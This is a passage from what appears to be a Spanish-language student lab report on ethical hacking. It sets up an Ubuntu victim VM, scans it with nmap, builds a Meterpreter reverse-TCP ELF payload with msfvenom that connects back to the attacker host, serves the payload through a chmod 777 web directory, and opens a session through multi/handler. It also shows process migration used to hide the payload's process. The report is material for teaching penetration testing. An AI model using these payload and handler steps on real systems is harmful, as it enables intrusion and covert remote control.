
```
meterpreter > migrate 324 392
[*] Migrating from 364 to 324 ...
[*] Migration completed successfully.
```

*Ilustración 22-Migración de Procesos*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 4.11 Verificación de la Migración de Procesos

Una vez se ejecutaron los comandos para realizar la migración, nos vamos al administrador de tareas para verificar que el ejecutable satena.exe no sea visible en los procesos.



*Ilustración 23-Verificación de la Migración de Procesos*


# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 5 CAPITULO #2: DESARROLLO DEL LABORATORIO

En este capítulo 2, vamos a implementar la misma lógica de trabajo que el anterior, pero con una maquina objetivo diferente, en este caso trabajaremos con **Ubuntu**, vamos a realizar el mismo hacking en **Ubuntu**

### 5.1 Instalación de Ubuntu

En este apartado seleccionamos la primera opción para arrancar con la configuración e instalación de Ubuntu,




*Ilustración 24-Instalación de Ubuntu*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 5.1.1 Configuración Inicial: Selección de Idioma

Después de iniciar el instalador de Ubuntu, el primer paso que se le presenta al usuario es la selección del idioma. La imagen muestra una lista de opciones, con **Español** como una de ellas.



*Ilustración 25-Configuración Inicial: Selección de Idioma*

## 5.1.2 Tipo de Instalación


En esta etapa del proceso de instalación de Ubuntu, se nos presentan dos opciones principales. Como se muestra en la imagen, se debe seleccionar una para continuar con el proceso:

- **Instalar Ubuntu:** Esta opción realiza una instalación completa del sistema operativo en el disco duro virtual.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

- **Probar Ubuntu:** Esta opción permite al usuario iniciar una sesión de Ubuntu para explorar y probar el sistema operativo sin realizar ninguna modificación permanente en el disco.

En este caso elegiremos la primera opción, **Instalar Ubuntu**, ya que el objetivo es configurar una máquina de ataque permanente para su uso en futuros laboratorios de pruebas de penetración.



*Ilustración 26-Tipo de Instalación*

## 5.1.3 Configuración del Disco de Instalación

En esta etapa, se muestran las opciones para la configuración del disco. La imagen muestra dos opciones principales:

## INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

- **Borrar disco e instalar Ubuntu:** Esta es la opción más sencilla y la que se recomienda para una instalación limpia. Borra todos los datos del disco y realiza una instalación desde cero.
- **Instalación manual:** Esta opción es para usuarios avanzados que desean crear particiones personalizadas.



*Ilustración 27-Configuración del Disco de Instalación*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)


## 5.1.4 Creación del Usuario de la Máquina Virtual

En este punto del proceso de instalación, el sistema solicitó la creación de una cuenta de usuario principal. Esta cuenta es fundamental, ya que se utilizará para iniciar sesión y administrar el sistema.

Se establecieron los siguientes datos para la cuenta:

- **Su nombre:** Victima
- **Nombre del equipo:** victima-VirtualBox
- **Nombre de usuario:** victima

Se definió una contraseña, la cual fue confirmada en el campo correspondiente. Es importante destacar que la contraseña se mostró como **aceptable**, lo que indica que cumplía con los requisitos básicos de seguridad del instalador de Ubuntu.



Cree su cuenta

Cree su cuenta

Su nombre  
Victima ✓

El nombre del equipo  
victima-VirtualBox ✓

Elija un nombre de usuario  
victima ✓

Elija una contraseña  
..... Mostrar Contraseña aceptable

Confirme su contraseña  
..... ✓

☒ Solicitar mi contraseña para acceder

☒ Utilizar Active Directory

Atrás

Siguiente

*Ilustración 28-Creación del Usuario de la Máquina Virtual*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 5.1.5 Configuración de la Zona Horaria

Como parte de las etapas finales de la instalación, el sistema solicitó la configuración de la zona horaria. Esta configuración es crucial para asegurar que la máquina virtual registre los eventos y los archivos con la hora y fecha correctas.

Como se puede ver en la imagen, se seleccionó la ubicación **Bogotá D.C., Colombia** directamente en el mapa mundial. Esta acción configuró automáticamente el huso horario a **America/Bogota**.




*Ilustración 29-Configuración de la Zona Horaria*

## 5.1.6 Revisión y Finalización de la Instalación

En la última etapa del proceso de instalación, el instalador presentó un resumen completo de todas las selecciones y configuraciones realizadas. Esta pantalla, titulada **Listo para instalar**,

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

sirve como un punto de control final antes de que el proceso irreversible de instalación de archivos comience.



*Ilustración 30-Revisión y Finalización de la Instalación*

## 5.1.7 Finalización de la Instalación

En este apartado, el instalador de Ubuntu notificó que la instalación se había completado con éxito. Se presentó un mensaje claro: **"Ubuntu 24.04.3 LTS está instalado y listo para usarse"**.

Con la instalación completada, se dan dos opciones:

- **Continuar probando:** Permite continuar usando el sistema en modo "live" (con los cambios temporales).

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

- **Reiniciar ahora:** Esta opción es la más recomendada para completar el proceso. Al seleccionar **Reiniciar ahora**, la máquina virtual se reinició, cargando el sistema operativo desde el disco duro virtual que acababa de ser configurado.



Ubuntu 24.04.3 LTS está instalado y listo para usarse

Reinicie para completar la instalación o continuar las pruebas.  
Los cambios que realice no se guardarán.

Continuar probando

Reiniciar ahora


*Ilustración 31-Finalización de la Instalación*

## 5.2 Configuración de Red en la Máquina Virtual

Una vez que se completó la instalación, el siguiente paso fue configurar la red de la máquina virtual para que pudiera comunicarse con la máquina de ataque. Esto es esencial para poder realizar escaneos y lanzar exploits.

Se accedió a la configuración de la máquina virtual en VirtualBox y se navegó a la sección de **Red**. El investigador seleccionó la opción **Red NAT** para el **Adaptador 1**.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)



*Ilustración 32-Configuración de Red en la Máquina Virtual*

## 5.3 Escaneo y Reconocimiento de la Máquina Linux

Con la máquina de ataque ya lista, el siguiente paso fue realizar un escaneo detallado a la máquina objetivo, que en este caso es un sistema **Ubuntu**. El objetivo de esta fase de reconocimiento es identificar los servicios activos y sus versiones.

Se utilizó una herramienta de escaneo de red para sondear la dirección IP de la víctima, 178.90.90.11. Los resultados del escaneo proporcionaron la siguiente información clave:

- **Puertos Abiertos y Servicios:** El escaneo confirmó la presencia de tres puertos abiertos:
  - **Puerto 21:** Identificado como un servicio **FTP** (vsftpd 3.0.5).
  - **Puerto 22:** Correspondiente al servicio **SSH** (OpenSSH 9.6p1).

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

- **Puerto 80:** Un servidor web **HTTP** (Apache httpd 2.4.58).

```
(yeiber@Yeiber)-[~]
$ nmap -sS -sV -O 178.90.90.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 00:36 -05
Nmap scan report for 178.90.90.11.dynamic.telecom.kz (178.90.90.11)
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 08:00:27:9E:AC:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.92 seconds
(yeiber@Yeiber)-[~]
```

*Ilustración 33-Escaneo y Reconocimiento de la Máquina Linux*

## 5.4 Creación de directorio

El primer paso a realizar para poder lograr este exploit, es crear el directorio llamado **salsa** en el cual vamos a alojar el ejecutable, para posteriormente subirlo a apache y que se descargue en Ubuntu.

```
(yeiber@Yeiber)-[~]
$ mkdir salsa

(yeiber@Yeiber)-[~]
$ sudo su
[sudo] contraseña para yeiber:
(yeiber@Yeiber)-[~]
$ mkdir salsa
mkdir: cannot create directory 'salsa': El fichero ya existe
```


*Ilustración 34-Creación de directorio*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 5.5 Generación del ejecutable malicioso con msfvenom

El siguiente paso consistió en la creación de un archivo ejecutable malicioso que se utilizaría para establecer una conexión inversa hacia la máquina atacante (Kali Linux). Para ello, se empleó la herramienta **msfvenom**.

- p linux/x64/meterpreter/reverse\_tcp**: Indica el payload que generará una sesión *meterpreter* en Linux, arquitectura de 64 bits, usando una conexión inversa TCP.
- LHOST=178.90.90.6**: Dirección IP de la máquina atacante (Kali Linux) que recibirá la conexión.
- LPORT=4778**: Puerto configurado para escuchar la conexión inversa.
- f elf**: Define que el archivo de salida tendrá formato ELF, propio de sistemas Linux.
- > /home/yeiber/salsa/charrupi.elf**: Ruta de destino y nombre del archivo generado.



```
(root@Yeiber)-[/home/yeiber]
# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=178.90.90.6 LPORT=4778 -f elf > /home/yeiber/salsa/charrupi.elf


[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

*Ilustración 35-Generación del ejecutable malicioso con msfvenom*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 5.6 Permisos y directorios

En esta etapa se otorgan permisos completos al directorio /var/www/html mediante `chmod 777`, permitiendo así alojar archivos en el servidor web; posteriormente se accede al directorio /home/yeiber/salsa, donde se verifica con `ls` la existencia del payload `charrupi.elf` generado previamente, y finalmente se cambia al directorio /var/www/html, preparando el entorno para mover el archivo malicioso al servidor web y dejarlo disponible para su ejecución en la máquina víctima.



```
(root@Yeiber)-[ /home/yeiber ]
# chmod 777 /var/www/html

(root@Yeiber)-[ /home/yeiber ]
# cd /home/yeiber/salsa

(root@Yeiber)-[ /home/yeiber/salsa ]
# cd /home/yeiber/salsa

(root@Yeiber)-[ /home/yeiber/salsa ]
# ls
charrupi.elf

(root@Yeiber)-[ /home/yeiber/salsa ]
# cd /var/www/html
```

*Ilustración 36-Permisos y directorios*

## 5.7 Configuración y Lanzamiento del Exploit en Metasploit

En esta fase se emplea **Metasploit Framework** configurando el módulo `exploit/multi/handler` con el payload `linux/x64/meterpreter/reverse_tcp`, definiendo como dirección local (LHOST) la 178.90.90.6 y el puerto (LPORT) 4778. Al ejecutar `run`, el handler inicia la escucha y, tras recibir la conexión desde la máquina víctima (178.90.90.11),

## INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

se establece exitosamente una sesión **Meterpreter**, confirmando el acceso remoto al sistema comprometido y quedando lista para la interacción con comandos avanzados.

```
      =[ metasploit v6.4.64-dev ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 178.90.90.6
LHOST => 178.90.90.6
msf6 exploit(multi/handler) > set LPORT 4778
LPORT => 4778
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 178.90.90.6:4778
[*] Sending stage (3045380 bytes) to 178.90.90.11
[*] Meterpreter session 1 opened (178.90.90.6:4778 -> 178.90.90.11:34542) at
